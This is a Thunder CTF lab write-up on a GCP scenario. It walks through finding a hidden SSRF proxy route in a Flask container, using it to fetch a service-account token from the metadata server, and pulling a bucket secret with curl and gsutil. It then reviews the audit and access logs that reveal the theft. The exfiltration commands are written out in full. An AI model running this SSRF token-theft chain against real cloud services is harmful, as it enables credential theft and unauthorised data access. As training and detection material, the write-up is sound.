**Step 15: GCP Bucket Secret Exfiltration and Token Abuse**
Start Time:

- Mon Jun 2 05:28:20 AM UTC 2025

To begin this level, I launched the a6container scenario and activated the compromised service account with:

- gcloud auth activate-service-account --key-file=start/a6-access.json

Upon initial recon, I ran:

- gcloud compute instances list

This revealed the a6-container-vm instance with an external IP and the http-server network tag, meaning it was exposing port 80 to the public. I browsed the external IP but the root page returned a generic Flask “Hello World!” message. Running:

- gcloud compute instances describe a6-container-vm

showed the container image wuchangfeng/thunder-ctf-a6:latest, which I pulled and inspected locally:

- docker pull docker.io/wuchangfeng/thunder-ctf-a6:latest
- docker run -it --entrypoint=/bin/bash docker.io/wuchangfeng/thunder-ctf-a6:latest

Inspecting app.py, I found a hardcoded SSRF proxy route:

- @app.route('/admin-proxy-aaf4c61ddcc5e8a2dabede0f3b482cd9aea9434d')

The app forwards any url parameter to a GET request with the necessary 'Metadata-Flavor': 'Google' header. This meant I could abuse it to request a token from the GCP metadata service:

- curl "http://<EXTERNAL_IP>/admin-proxy-<...>?url=http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token"


This returned a valid bearer token. I verified that the token had storage.objects.get permissions and used it to pull the secret from the bucket:

- gsutil ls
- gsutil ls gs://a6-bucket-371529910622/
- curl https://www.googleapis.com/storage/v1/b/a6-bucket-371529910622/o/secret.txt?alt=media -H "Authorization: Bearer <ACCESS_TOKEN>"


The secret was successfully retrieved at:
Mon Jun  2 05:36:30 AM UTC 2025

**Step 15 Q&A:**

1. Screenshot taken of the secret retrieval (see terminal and curl command output):




2. Screenshot captured of the log entry showing the a6-container-vm-sa service account was used to perform the storage.objects.get action, along with request metadata like caller IP (35.247.59.147).




3. Red Flag Explanation: The caller IP listed in the requestMetadata field is not internal to GCP and appears unrelated to the container's environment. Since service account tokens should never be seen coming from foreign public IPs, this strongly suggests that the metadata service token was exfiltrated via SSRF and used from an attacker-controlled external environment.

**Step 16: Investigating the Web App Exploit**

To confirm the source of the token leak, I SSH'd into the a6-container-vm and ran:

- docker ps

This showed the container klt-a6-pnmo running the image. I then dropped into it:

- docker exec -it klt-a6-pnmo /bin/bash

Inside, I found the Flask app code under /app/app.py and confirmed it logs to access_log. Viewing the log showed:

- cat access_log

A key entry showed a GET request to the admin proxy with the metadata URL appended, followed by a 200 success status. This is concrete proof that the SSRF was used to exfiltrate the token.

**<u>Step 16 Q&A:</u>**

Screenshot captured of the access_log entry showing an attacker hit the SSRF route and requested the GCP metadata token endpoint, confirming credential exfiltration via container SSRF:

